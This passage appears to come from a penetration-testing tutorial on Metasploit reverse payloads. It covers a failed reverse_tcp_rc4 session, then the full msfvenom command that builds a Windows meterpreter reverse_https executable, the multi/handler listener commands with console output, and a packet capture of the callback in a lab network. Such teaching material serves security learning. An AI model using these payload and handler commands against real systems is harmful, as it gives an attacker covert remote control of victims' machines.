
There's something weird about this result; there's no information retrieved from the target server. Let's try to interact with the session using the following command:

```
sessions -i 3
```

When we tried to execute the `getuid`, `getpid`, and `sysinfo` meterpreter commands, we got an error message saying `Unknown command`. This is because the stager could not decrypt `metsrv.dll` in-memory. With the failed decryption, it could not perform reflective DLL injection to load itself in-memory. As a result, the session died after few seconds:



If decryption fails, the stager executed on the target server will drain the resources (CPU and memory). So be extra careful when using `reverse_tcp_rc4`.




Instead of using a TCP based stager, metasploit also gives us the option to use a stage with SSL support. Enter `reverse_https`!

reverse_https

The `reverse_tcp` payload in Metasploit is a very powerful and basic payload but has its own drawbacks. One of the drawbacks is its non-encrypted nature for the second stage. However, Metasploit does have another payload with SSL support: `reverse_https`!


The `reverse_https` payload can be generated using the following command:

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 -f exe -o SharedPayloa
```




Let's set up the handler for `reverse_https` as well, using the following commands:

```
Set payload windows/meterpreter/reverse_https
Set lhost 192.168.2.6
Set lport 8443
Set exitfunc thread
Set exitonsession false
run
```



```
Harry — msfconsole — 143×38
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > set exitfunc thread
exitfunc => thread
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
```


Our handler is up and running now. Let's execute the payload on the server and see the network packets flowing from the target server to our handler:




tcp.port == 8443

No.	Time	Source	Destination	Protocol	Length	Info
6952	296.441140	192.168.2.30	192.168.2.6	TCP	66	58239 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS…
6953	296.444434	192.168.2.6	192.168.2.30	TCP	66	8443 → 58239 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0…
6954	296.444480	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
6955	296.446166	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58239 [ACK] Seq=1 Ack=1 …
6956	296.447000	192.168.2.30	192.168.2.6	TCP	153	58239 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
6957	296.448532	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1 Ack=100 Win=262016 Len=0
6958	296.452244	192.168.2.6	192.168.2.30	TCP	1130	8443 → 58239 [PSH, ACK] Seq=1 Ack=100 Win=262144 Le…
6959	296.453047	192.168.2.30	192.168.2.6	TCP	380	58239 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 …
6960	296.455214	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
6961	296.462233	192.168.2.6	192.168.2.30	TCP	113	8443 → 58239 [PSH, ACK] Seq=1077 Ack=426 Win=262144…
6973	296.615253	192.168.2.6	192.168.2.30	TCP	113	[TCP Retransmission] 8443 → 58239 [PSH, ACK] Seq=10…
6974	296.615272	192.168.2.30	192.168.2.6	TCP	66	58239 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0…
8010	308.511853	192.168.2.30	192.168.2.6	TCP	251	58239 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 …
8011	308.513972	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
8017	309.330467	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=1136 Ack=623 Win=262144 Len=…
8018	309.330468	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=2596 Ack=623 Win=262144 Len=…
8019	309.330519	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
8020	309.332206	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=4056 Ack=623 Win=262144 Len=…
8021	309.332207	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=5516 Ack=623 Win=262144 Len=…
